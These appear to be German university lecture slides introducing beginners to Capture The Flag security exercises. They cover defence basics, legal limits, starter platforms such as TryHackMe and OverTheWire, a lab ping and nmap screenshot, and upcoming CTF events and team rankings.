Capture The Flag

Eine Einführung in praktische Cybersecurity Übungen

Dr. Hubert Feyrer, 18. Mai 2026

Vorlesung "Cybersicherheitsplanspiele", Lehrstuhl für KI in der IT-Sicherheit,
Fakultät für Informatik & Data Science, Universität Regensburg

Zusammenfassung

Cybersecurity braucht praktische Übungen. Dazu bieten sich CTFs an.

Was ist ein "Capture The Flag", wie passt das in die aktuelle Menge aus Security Buzzwords, welchen Nutzen kann ich daraus ziehen und wie fange ich an?
Es werden ein paar einfache Plattformen und Veranstaltungen zum starten und üben gezeigt. Dem folgen Spielarten, Wege "hacken" zu lernen, Writeups als Hilfestellung, der Einsatz von KI-Tools, und ein Ausblick auf berufliche Möglichkeiten.
Ergänzend können praktische Beispiele aus aktuellen CTFs besprochen werden.

Der Vortrag richtet sich an Einsteiger.

hubertf - Dr. Hubert Feyrer

fun	IT-/Information Security, Capture the Flag, Geocaching, Betriebssysteme (NetBSD), Open Source (pkgsrc), Erster CCC Congress Vortrag vor 20 Jahren
profit	Cyber Security, Information Security, IT-Security Product Security, Datenschutz
contact	EMail: hubertf@gmx.de Others: @hubertf / @huberteff / @hubertf@mastdodon.social

Inhalt

Einführung - Sicherheit, Schutz

Verteidigung - Checklisten, Technik

Angriff - Wozu, wie lernen

CTF - Wo anfangen? - Try Hack Me, Over The Wire, weitere & Veranstaltungen

CTF - Arten, Tools

CTF & KI


Was kommt dann? - Karrierepfade, Anfangen

Backup: Beispiele aus aktuellen CTFs - Netzwerk, Reverse Engineering, Binary Exploitation, ML Model Poisoning

Einführung

CAPTURE THE FLAG

SCHNAPP' DIR DIE FLAGGE!



Einführung

Einführung


I WANT TO
WORK IN CYBER
SECURITY
FUNDAMENTALS
SYSTEMS
FUNDAMENTALS
NETWORKING
FUNDAMENTALS

Einführung - Sicherheit

Wert - Asset


Bedrohung


Schutz

Einführung - Schutz

Breite

Tiefe






Verteidigung

Verteidigung - Checklisten

Technik & (viel) Organisation

Gesetze	Datenschutz - DSGVO
	Kritische Infrastruktur - NIS-2
	Produkte - Cyber Resilience Act
Standards	National: BSI Grundschutz, US NIST
	International: ISO 27001
	Organisationsintern - "Best Practice"



Verteidigung - Technik

Erkennung - Logfiles

Auswertung & Analyse

Nachverfolgung

=> Cyber Threat Intelligence (TI/CTI)

=> Indicators of Compromise (IoC)

=> Threat Hunting (TH)

=> Incident Response (IR)

=> Security Operations Center (SOC)

NSOC watch floor circa 1985

Angriff


Angriff


- Finden und ausnutzen von Schwachstellen -> Technische Tiefe
- Unter Beachtung des rechtlichen Rahmens - u.a. ∫ 202a/b/c StGB
- Wozu?
  - Angriffe erkennen -> Blue Teaming, Threat Hunting
  - Angriffe verhindern / verfolgen -> Sicherheit, Cyber Crime, Attribution
  - Produkte verbessern -> Produktsicherheit, Pentesting
- Wie lernen?[1]
  - Lesen -> passiv,behavioristisches Lernmodell = gut für einfache Themen
  - Üben -> aktiv, konstruktivistisches Lernmodell = gut für komplexe Themen
  - Übungen: Cyber Ranges, Capture The Flag (CTF)

[1] Feyrer: System Administration Training in the Virtual Unix Lab, 2008; https://www.feyrer.de/vulab/


CTF - wo anfangen?

Anfangen: Try Hack Me





Anfangen: Try Hack Me



Anfangen: Try Hack Me

THM AttackBox

Target Machine Information

Title	Target IP Address	Expires
StuxnetCTF	10.10.77.45	33min 9s

? Add 1 hour Terminate

Task 1 StuxCTF

Read user.txt and root.txt

Start Machine

Answer the questions below

user.txt

Answer format: ********** Submit

root.txt

Answer format: ********** Submit

What is the hidden directory?

HINT: g ^ a mod p, g ^ b mod p, g ^ C mod p

first 128 characters ...

Answer format: ********** Submit

Terminal
Tools
Additional Tools

```
root@ip-10-10-80-76: ~
File  Edit  View  Search  Terminal  Help
root@ip-10-10-80-76:~# ping 10.10.77.45
PING 10.10.77.45 (10.10.77.45) 56(84) bytes of data.
64 bytes from 10.10.77.45: icmp_seq=1 ttl=64 time=2.31 ms
64 bytes from 10.10.77.45: icmp_seq=2 ttl=64 time=3.52 ms
^C
--- 10.10.77.45 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1003ms
rtt min/avg/max/mdev = 2.315/2.917/3.520/0.604 ms
root@ip-10-10-80-76:~# nmap 10.10.77.45

Starting Nmap 7.60 ( https://nmap.org ) at 2024-10-17 19:29 BST
Nmap scan report for ip-10-10-77-45.eu-west-1.compute.internal (10.10.77.45)
Host is up (0.00045s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 02:5A:26:1E:3C:7D (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.76 seconds
root@ip-10-10-80-76:~#
```

Anfangen: Over The Wire

Wargames Rules Information updated

OverTheWire
We're hackers, and we are good-looking. We are the 1%.

Donate! Help!?

Online
Bandit
Natas
Leviathan
Krypton
Narnia
Behemoth
Utumno
Maze
Vortex
Manpage
Drifter
FormulaOne

Offline
Semtex

Released
HES2010
Abraxas
Monxla
Kishi

Wargames

The wargames offered by the OverTheWire community can help you to learn and practice security concepts in the form of fun-filled games.
To find out more about a certain wargame, just visit its page linked from the menu on the left.

If you have a problem, a question or a suggestion, you can join us via chat.

Suggested order to play the games in


1. Bandit
2. Leviathan or Natas or Krypton
3. Narnia
4. Behemoth
5. Utumno
6. Maze
7. ...

Each shell game has its own SSH port

Information about how to connect to each game using SSH, is provided in the top left corner of the page. Keep in mind that every game uses a different SSH port.

Bandit: Unix/Linux Shell, ssh, cron, git
Natas: Web, PHP
Krypton: Kryptographie
Leviathan: Reverse Engineering
Narnia, Utumno, Maze: Binary Exploits

Anfangen: Over The Wire - Bandit



Wargames Rules Information updated

OverTheWire
We're hackers, and we are good-looking. We are the 1%.

Donate! Help!?

SSH Information
Host: bandit.labs.overthewire.org
Port: 2220

Bandit

- Level 0
- Level 0 → Level 1
- Level 1 → Level 2
- Level 2 → Level 3
- Level 3 → Level 4
- Level 4 → Level 5
- Level 5 → Level 6
- Level 6 → Level 7
- Level 7 → Level 8
- Level 8 → Level 9
- Level 9 → Level 10
- Level 10 → Level 11
- Level 11 → Level 12
- Level 12 → Level 13
- Level 13 → Level 14
- Level 14 → Level 15
- Level 15 → Level 16
- Level 16 → Level 17
- Level 17 → Level 18
- Level 18 → Level 19
- Level 19 → Level 20
- Level 20 → Level 21

Bandit Level 0

Level Goal

The goal of this level is for you to log into the game using SSH. The host to which you need to connect is **bandit.labs.overthewire.org**, on port 2220. The username is **bandit0** and the password is **bandit0**. Once logged in, go to the Level 1 page to find out how to beat Level 1.

Commands you may need to solve this level


ssh

Helpful Reading Material

Secure Shell (SSH) on Wikipedia
How to use SSH on wikiHow

Flag - oft: flag{.+}

Anfangen: Over The Wire - Natas



Plattformen

Kommerziell:

- Try Hack Me, Hack The Box -> "Premium" Content
- Kommerzielle Cyber Ranges - Ueberblick
- SANS, ISC2, ISACA -> viel Organisatorisches, Zertifizierungen

Weitere CTF Plattformen:

- CyLab Security Academy (war: picoCTF.org) -> Lernen & üben (Highschool-Niveau)
- pwn.college -> Binary Exploits, Kryptographie etc. (Uni-Niveau)

Verwandte:

- HackerOne, YesWeHack, Intigriti -> Bug Bounty (und Pentests etc.)
- LetsDefend.io -> Blue Teaming

Veranstaltungen

Wochenende:

- Meist 24/48h
- z.B. DefCon CTF Qualifications - https://bbbirds.org/

Längere Einzelveranstaltungen:

- Try Hack Me: Advent of Cyber (inkl. Side Quests)
- Cyber Security Challenge Germany
- Hacky Easter

Meta-Info: https://ctftime.org

0xV01D CTF 2026	18 Mai, 06:00 CEST — 20 Mai 2026, 06:00 CEST	Jeopardy	On-line	0,00		**1** teams will participate
DEF CON CTF Qualifier 2026	22 Mai, 23:00 CEST — 24 Mai 2026, 23:00 CEST	Jeopardy	On-line	63,22		**125** teams will participate
SecLeaf Q2 CTF 2026	23 Mai, 16:00 CEST — 24 Mai 2026, 16:00 CEST	Jeopardy	On-line	0,00		**1** teams will participate
ZEROBREACH CTF	24 Mai, 06:30 CEST — 24 Mai 2026, 18:30 CEST	Jeopardy	On-line	0,00		**1** teams will participate
Hackअस्त्र	29 Mai, 12:15 CEST — 30 Mai 2026, 19:15 CEST	Jeopardy	On-line	0,00		**1** teams will participate
Hardwear.io USA 2026 Hardware CTF	29 Mai, 19:00 CEST — 30 Mai 2026, 22:50 CEST	Jeopardy	US, Santa Clara	0,00		**8** teams will participate
BYUCTF 2026	30 Mai, 02:00 CEST — 31 Mai 2026, 02:00 CEST	Jeopardy	On-line	53,29		**23** teams will participate
Pwn2Play Open CTF	30 Mai, 11:00 CEST — 30 Mai 2026, 20:00 CEST	Jeopardy	On-line	0	**Casual**	**4** teams will participate
WhiteHats TrojanCTF 2026	30 Mai, 11:00 CEST — 30 Mai 2026, 21:00 CEST	Jeopardy	Netherlands, Eindhoven	0,00		**0** teams will participate
Grey Cat The Flag 2026 Qualifiers	31 Mai, 14:00 CEST — 01 Juni 2026, 14:00 CEST	Jeopardy	On-line	47,50		**28** teams will participate

Team rating

2026 | 2025 | 2024 | 2023 | 2022 | 2021 | 2020 | 2019 | 2018 | 2017
2016 | 2015 | 2014 | 2013 | 2012 | 2011

Place	Team	Country	Rating
1	TeamH4C		944,533
2	RubiyaLab		862,657
3	H-T8		758,552
4	Infobahn		705,534
5	tjcsc		643,263
6	W4llz		602,526
7	0xFUN		580,103
8	sarrus		529,484
9	z0d1ak		490,186
10	Ch0wn3rs		475,656

Full rating | Rating formula

Upcoming events

Past events

With scoreboard | All

KubSTU CTF

Mai 02, 2026 21:00 CEST | On-line | Weight voting in progress

Place	Team	Country	Points *
1	GR3B0M4		0,000
2	Beavers0		0,000
3	paparatz kvetka		0,000

766 teams total | Tasks and writeups

MCTF 5.0

Mai 02, 2026 09:00 CEST | Algeria, Algiers

Place	Team	Country	Points
1	sarrus		0,000
2	U5H4RK		0,000
3	[REDACTED]		0,000


9 teams total | Tasks and writeups

CTF - Arten, Tools

CTF - Arten

